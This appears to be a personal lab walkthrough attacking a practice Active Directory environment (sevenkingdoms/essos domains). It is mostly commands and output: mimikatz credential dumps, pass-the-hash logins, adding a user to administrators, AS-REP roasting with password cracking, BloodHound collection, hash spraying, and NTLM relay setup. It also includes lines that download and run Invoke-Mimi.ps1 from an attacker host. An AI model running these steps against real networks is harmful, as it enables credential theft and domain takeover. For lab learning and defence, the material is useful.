Secret  : $MACHINE.ACC
cur/text: >]N$&9 4X4k7u#0bij+?r2 AbvrtHuVM\e/qj^S-0RJ<T<zR./HRU3GNS&`RZHE'?d#*Oi(fJ9nT87',fopkB;@B-21K6<&/&v"6d..= P(E7hs4PwMDX"oB
    NTLM:0faddc16c56adadd3e13a71c9efba7bc
    SHA1:1d9a69e9e5fbdf5a0b658b2dc638d82097a35f70
old/text: >]N$&9 4X4k7u#0bij+?r2 AbvrtHuVM\e/qj^S-0RJ<T<zR./HRU3GNS&`RZHE'?d#*Oi(fJ9nT87',fopkB;@B-21K6<&/&v"6d..= P(E7hs4PwMDX"oB
    NTLM:0faddc16c56adadd3e13a71c9efba7bc
    SHA1:1d9a69e9e5fbdf5a0b658b2dc638d82097a35f70

Secret  : DefaultPassword
old/text: vagrant

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 7e 29 fa 8b 6d 22 02 27 80 63 5b 8f ff 16 44 99 ab 43 72 6f 20 84 98 40 33 98 10 76 dd dd 9d 84 01 93 30 f4 62 38 bc 67
    full: 7e29fa8b6d22022780635b8fff164499ab43726f2084984033981076dddd9d84019330f46238bc67
    m/u : 7e29fa8b6d22022780635b8fff164499ab43726f / 2084984033981076dddd9d84019330f46238bc67
old/hex : 01 00 00 00 f8 8a ba f4 5d f8 7a f3 1f 7a 1f 2d 8f c0 48 de 9f 8c a8 77 c0 90 ca 12 69 d8 47 13 c9 de 69 bc 50 3e ae 27 c6 ea 74 26
    full: f88abaf45df87af31f7a1f2d8fc048de9f8ca877c090ca1269d84713c9de69bc503eae27c6ea7426
    m/u : f88abaf45df87af31f7a1f2d8fc048de9f8ca877 / c090ca1269d84713c9de69bc503eae27c6ea7426

Secret  : NL$KM
cur/hex : 22 34 01 76 01 70 30 93 88 a7 6b b2 87 43 59 69 0e 41 bd 22 0a 0c cc 23 3a 5b b6 74 cb 90 d6 35 14 ca d8 45 4a f0 db 72 d5 cf 3b a1 ed 7f 3a 98 cd 4d d6 36 6a 35 24 2d a0 eb 0f 8e 3f 52 81 c9
old/hex : 22 34 01 76 01 70 30 93 88 a7 6b b2 87 43 59 69 0e 41 bd 22 0a 0c cc 23 3a 5b b6 74 cb 90 d6 35 14 ca d8 45 4a f0 db 72 d5 cf 3b a1 ed 7f 3a 98 cd 4d d6 36 6a 35 24 2d a0 eb 0f 8e 3f 52 81 c9

Secret  : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username : north.sevenkingdoms.local\sql_svc
cur/text: YouWillNotKerboroast1ngMeeeeee

Secret  : _SC_SQLTELEMETRY$SQLEXPRESS / service 'SQLTELEMETRY$SQLEXPRESS' with username : NT Service\SQLTELEMETRY$SQLEXPRESS

mimikatz #
.
Now that we have successfully obtained the authentication information, let’s try logging in using Pass-the-hash.
bolke@hacky:~/htb$ ewp -u Administrator -H dbd13e1c4e338284ac4e9874f7de6ef4 -i castelblack
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to 'castelblack:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents>  net localgroup administrators /add jon.snow
I was able to obtain Administrator privileges for CASTELBLACK.
Mimikatz could als be done with
PS C:\windows\system32> iex (iwr http://192.168.56.1:8888/Invoke-Mimi.ps1 -UseBasicParsing);Invoke-Mimi -Command '"sekurlsa::ekeys"'
iex (iwr http://10.254.110.123/ad/Invoke-Mimi.ps1 -UseBasicParsing);Invoke-Mimi -Command '"sekurlsa::ekeys"'
Invoke-Mimi -Command '"token::elevate" "vault::cred /patch"'
Invoke-Mimi -Command '"token::elevate" "lsadump::sam"'
Invoke-Mimi -Command '"token::elevate" "sekurlsa::logonpasswords"'
evil-winrm-py PS C:\windows\system32> iex (iwr http://192.168.56.1:8888/Invoke-Mimi.ps1  -UseBasicParsing);Invoke-Mimi -Command '"sekurlsa::ekeys"'

The following files on disk suggest we are running in a sandbox. Caution!.
C:\windows\System32\Drivers\VBoxMouse.sys
C:\windows\System32\Drivers\VBoxGuest.sys
C:\windows\System32\Drivers\VBoxSF.sys
C:\windows\System32\vboxhook.dll
C:\windows\System32\vboxmrxnp.dll
C:\windows\System32\vboxservice.exe
C:\windows\System32\vboxtray.exe
C:\windows\System32\VBoxControl.exe


  .#####.   mimikatz 2.2.0 (x64) #19041 May 23 2024 17:47:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::ekeys

Authentication Id : 0 ; 377827 (00000000:0005c3e3)
Session           : RemoteInteractive from 2
User Name         : robb.stark
Domain            : NORTH
Logon Server      : WINTERFELL
Logon Time        : 4/5/2026 11:17:57 PM
SID               : S-1-5-21-2202107141-2946415091-3368881061-1113

     * Username : robb.stark
     * Domain   : NORTH.SEVENKINGDOMS.LOCAL
     * Password : (null)
     * Key List :
       aes256_hmac       d7df5069178bbc93fdc34bbbcb8e374fd75c44d6ce51000f24688925cc4d9c2a
       rc4_hmac_nt       831486ac7f26860c9e2f51ac91e1a07a
       rc4_hmac_old      831486ac7f26860c9e2f51ac91e1a07a
       rc4_md4           831486ac7f26860c9e2f51ac91e1a07a
       rc4_hmac_nt_exp   831486ac7f26860c9e2f51ac91e1a07a
       rc4_hmac_old_exp  831486ac7f26860c9e2f51ac91e1a07a

--snip--

Authentication Id : 0 ; 85975 (00000000:00014fd7)
Session           : Service from 0
User Name         : sql_svc
Domain            : NORTH
Logon Server      : WINTERFELL
Logon Time        : 4/5/2026 11:14:53 PM
SID               : S-1-5-21-2202107141-2946415091-3368881061-1121

     * Username : sql_svc
     * Domain   : NORTH.SEVENKINGDOMS.LOCAL
     * Password : YouWillNotKerboroast1ngMeeeeee
     * Key List :
       aes256_hmac       24d57467625d5510d6acfddf776264db60a40c934fcf518eacd7916936b1d6af
       aes128_hmac       01290f5b76c04e39fb2cb58330a22029
       rc4_hmac_nt       84a5092f53390ea48d660be52b93b804
       rc4_hmac_old      84a5092f53390ea48d660be52b93b804
       rc4_md4           84a5092f53390ea48d660be52b93b804
       rc4_hmac_nt_exp   84a5092f53390ea48d660be52b93b804
       rc4_hmac_old_exp  84a5092f53390ea48d660be52b93b804

--snip--

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : CASTELBLACK$
Domain            : NORTH
Logon Server      : (null)
Logon Time        : 4/6/2026 6:14:49 AM
SID               : S-1-5-18

     * Username : castelblack$
     * Domain   : NORTH.SEVENKINGDOMS.LOCAL
     * Password : (null)
     * Key List :
       aes256_hmac       5d5f0a147176cb3ccf5e01e722280d57e9efe94a7fd0f379701d4748c79ae47d
       rc4_hmac_nt       0faddc16c56adadd3e13a71c9efba7bc
       rc4_hmac_old      0faddc16c56adadd3e13a71c9efba7bc
       rc4_md4           0faddc16c56adadd3e13a71c9efba7bc
       rc4_hmac_nt_exp   0faddc16c56adadd3e13a71c9efba7bc
       rc4_hmac_old_exp  0faddc16c56adadd3e13a71c9efba7bc

evil-winrm-py PS C:\windows\system32>
.
Winterfell walkthrough (administrator privileges)
Find users at north.sevenkingdoms.local/.
bolke@hacky:~/htb$ GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile users.txt
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:a06395fe2b992f078ea697991f5beb21$225ed162da19e8cb7695c5dab64141f84809dc06771716e0057ed3644cf15feb7d35d6570b6df92976f8700a1e40d38e42807c10fc1a6be27d529d81084495184171a2330757430be9b92cc1f190533607d006fa4ecb726daf45dfcf9b710ed4db72720e2431569c5ce66ff9e85e6f678b350d7b5ccb3f9cf8a51b05ff0acb605765c5e47a07fe91843f0180af9b0b61ce6f16613ab8cb499e6ebf970a1468487620f87361623eee5122f966c815e8616f310604f98ab2e12fd4ae27bba87e9b0d2e7f166ccad01c52a7cc0e62be3df3cdb659378c653bfd507b1b0eb8ab26baf4f72d716c267ab8ff0609fa1760c4c0c82bf9876ed6ad7b4f9d885ff90bea8b9fe706f6854d
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User vagrant doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
bolke@hacky:~/htb$
.
I got brandon.stark’s krb5asrep so I’ll try cracking it with john.
┌──(bolke㉿kali)-[~/htb]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt asrephash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
iseedeadpeople ($krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL)
1g 0:00:00:00 DONE (2026-04-06 13:49) 5.882g/s 316141p/s 316141c/s 316141C/s jack23..ilovme
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
.
brandon.stark/iseedadpeopleI got the authentication information.
we could also use hashcat -m 18200 asrephash /usr/share/wordlists/rockyou.txt --show
Running SharpHound collector on all domains using samwell.tarly’s credentials
We will run SharpHound from a non-domain joined Windows VM (Commando-VM in this case), the reason why I like to run SharpHound and not bloodhound-python script is that SharpHound has a –collectallproperties option, which is very useful in collecting more properties that are not collected by bloodhound-python, learnt this the hard way from another lab…
We can either use a runas /netonly session, or use rubeus asktgt option with /netonly to create a cmd window with a Kerberos ticket for the samwell.tarly
rubeus.exe asktgt
rubeus.exe asktgt /domain:north.sevenkingdoms.local /dc:192.168.56.11 /user:samwell.tarly /password:Heartsbane /createnetonly:c:\windows\system32\cmd.exe /show /ptt.
c:\AD\TOOLS>rubeus.exe asktgt /domain:north.sevenkingdoms.local /user:samwell.tarly /password:Heartsbane /createnetonly:c:\windows\system32\cmd.exe /show /ptt

[X] Error 1355 retrieving domain controller : The specified domain either does not exist or could not be contacted
[X] Error: No domain controller could be located

c:\AD\TOOLS>rubeus.exe asktgt /domain:north.sevenkingdoms.local /dc:192.168.56.11 /user:samwell.tarly /password:Heartsbane /createnetonly:c:\windows\system32\cmd.exe /show /ptt


 Rubeus v2.3.3

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : FS2Z8FH0
[*] Domain          : HYNYP5Q0
[*] Password        : K3CAEAO8
[+] Process         : 'c:\windows\system32\cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID       : 1628
[+] LUID            : 0x4de3486d

[*] Using rc4_hmac hash: F5DB9E027EF824D029262068AC826843
[*] Building AS-REQ (w/ preauth) for: 'north.sevenkingdoms.local\samwell.tarly'
[*] Target LUID : 1306740845
[*] Using domain controller: 192.168.56.11:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFq<snip>vY2Fs
[*] Target LUID: 0x4de3486d
[+] Ticket successfully imported!
.
Then in the window with valid Kerberos ticket, we can run SharpHound once for each domain
klist
c:\AD\TOOLS>klist

Current LogonId is 0:0x4de3486d

Cached Tickets: (1)

#0>     Client: samwell.tarly @ NORTH.SEVENKINGDOMS.LOCAL
        Server: krbtgt/north.sevenkingdoms.local @ NORTH.SEVENKINGDOMS.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 7/10/2026 15:52:17 (local)
        End Time:   7/11/2026 1:52:17 (local)
        Renew Time: 7/17/2026 15:52:17 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
CMD
SharpHound.exe -d north.sevenkingdoms.local --collectallproperties
SharpHound.exe -d sevenkingdoms.local --collectallproperties
SharpHound.exe -d essos.local --collectallproperties
.
not working for me
c:\AD\TOOLS>SharpHound.exe -d north.sevenkingdoms.local --RealDNSName north.sevenkingdoms.local --collectallproperties
2026-07-10T16:23:56.0076690+02:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2026-07-10T16:23:56.3081582+02:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-07-10T16:23:56.3491456+02:00|INFORMATION|Initializing SharpHound at 4:23 PM on 7/10/2026
2026-07-10T16:23:56.4749861+02:00|WARNING|[CommonLib LDAPUtils]LDAP connection is null for filter (objectclass=domain) and domain north.sevenkingdoms.local
2026-07-10T16:23:56.4749861+02:00|ERROR|Unable to connect to LDAP, verify your credentials
.
.
Now that we have obtained the authentication information of a user belonging to the north.sevenkingdoms.local domain, let’s try to use it to perform bloodhound.
Try adding a name server to resolve.conf (the ns flag should probably work too).
┌──(kali㉿kali)
└─$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 10.0.2.3
nameserver 192.168.56.10
Run bloodhound-python.
┌──(bolke㉿kali)-[~/htb]
└─$ bloodhound-python --zip -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -dc winterfell.north.sevenkingdoms.local
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: north.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 3 computers
INFO: Connecting to GC LDAP server: winterfell.north.sevenkingdoms.local
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 18 users
INFO: Found 51 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: Done in 00M 01S
INFO: Compressing output into 20260406135710_bloodhound.zip
We were able to obtain the information. We will continue to obtain information on other domains in this manner.
┌──(bolke㉿kali)-[~/htb]
└─$ bloodhound-python --zip -c All -d sevenkingdoms.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc kingslanding.sevenkingdoms.local
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sevenkingdoms.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: kingslanding.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: kingslanding.sevenkingdoms.local
INFO: Found 16 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 9 ous
INFO: Found 19 containers
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: kingslanding.sevenkingdoms.local
INFO: Done in 00M 01S
INFO: Compressing output into 20260406135855_bloodhound.zip
Next is essos.local.
┌──(bolke㉿kali)-[~/htb]
└─$ bloodhound-python --zip -c All -d essos.local -u brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc meereen.essos.local
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: essos.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: meereen.essos.local
INFO: Found 14 users
INFO: Found 60 groups
INFO: Found 3 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: braavos.essos.local
INFO: Querying computer: meereen.essos.local
INFO: Done in 00M 01S
INFO: Compressing output into 20260406135956_bloodhound.zip
I got three bloodhound results.
If you throw it at Bloodhound, it will display the relationships in a nice way.


We can see that the Administrator password is reused in Winterfell.
bolke@hacky:~/htb$ nxc winrm 192.168.56.10-12 192.168.56.22-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'
WINRM       192.168.56.12   5985   MEEREEN          [*] Windows 10 / Server 2016 Build 14393 (name:MEEREEN) (domain:essos.local)
WINRM       192.168.56.11   5985   WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
WINRM       192.168.56.22   5985   CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
WINRM       192.168.56.10   5985   KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 (name:KINGSLANDING) (domain:sevenkingdoms.local)
WINRM       192.168.56.23   5985   BRAAVOS          [*] Windows 10 / Server 2016 Build 14393 (name:BRAAVOS) (domain:essos.local)
WINRM       192.168.56.11   5985   WINTERFELL       [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
WINRM       192.168.56.12   5985   MEEREEN          [-] essos.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4
WINRM       192.168.56.22   5985   CASTELBLACK      [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
WINRM       192.168.56.10   5985   KINGSLANDING     [-] sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4
WINRM       192.168.56.23   5985   BRAAVOS          [-] essos.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4
Running nxc against 5 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
That being said, let’s explore other authentication routes.
Gathers information about services with disabled SMB signing to launch NTLM relay attacks.
bolke@hacky:~/htb$ nxc smb 192.168.56.10-23 --gen-relay-list relay.txt
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
Running nxc against 14 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

bolke@hacky:~/htb$ cat relay.txt
192.168.56.23
192.168.56.22
Since we were able to obtain information about a target that was signing false, it seems we can relay NTLM authentication.
1st change /etc/proxychains4.conf if not already done
┌──(puck㉿kali)-[~/vulnlab/reflection]
└─$ cat /etc/proxychains4.conf
# proxychains.conf  VER 4.x
#
#        HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
# socks4     127.0.0.1 9050
socks4 127.0.0.1 1080
Change the Responder settings.
responder + ntlmrelayx to smb
Before starting responder to poison the answer to LLMNR, MDNS and NBT-NS request we must stop the responder smb and http server as we don’t want to get the hashes directly but we want to relay them to ntlmrelayx.
sed -i 's/HTTP = On/HTTP = Off/g' /etc/Responder/Responder.conf && cat /etc/Responder/Responder.conf | grep --color=never 'HTTP ='
HTTP = OFF
sed -i 's/SMB = On/SMB = Off/g' /etc/Responder/Responder.conf && cat /etc/Responder/Responder.conf | grep --color=never 'SMB ='
SMB = OFF
.
Start ntlmrelayx.
impacket-ntlmrelayx -tf relay.txt --no-http-server -smb2support -socks
.
-tf: list of targets to relay the authentication-of: output file, this will keep the captured smb hashes just like we did before with responder, to crack them later-smb2support: support for smb2-socks: will start a socks proxy to use relayed authentication
sudo responder -I eth1┌──(bolke㉿kali)-[~]
└─$ sudo responder -I eth1
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth1]
Responder IP [192.168.56.104]
Responder IPv6 [fe80::a00:27ff:feee:2051]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
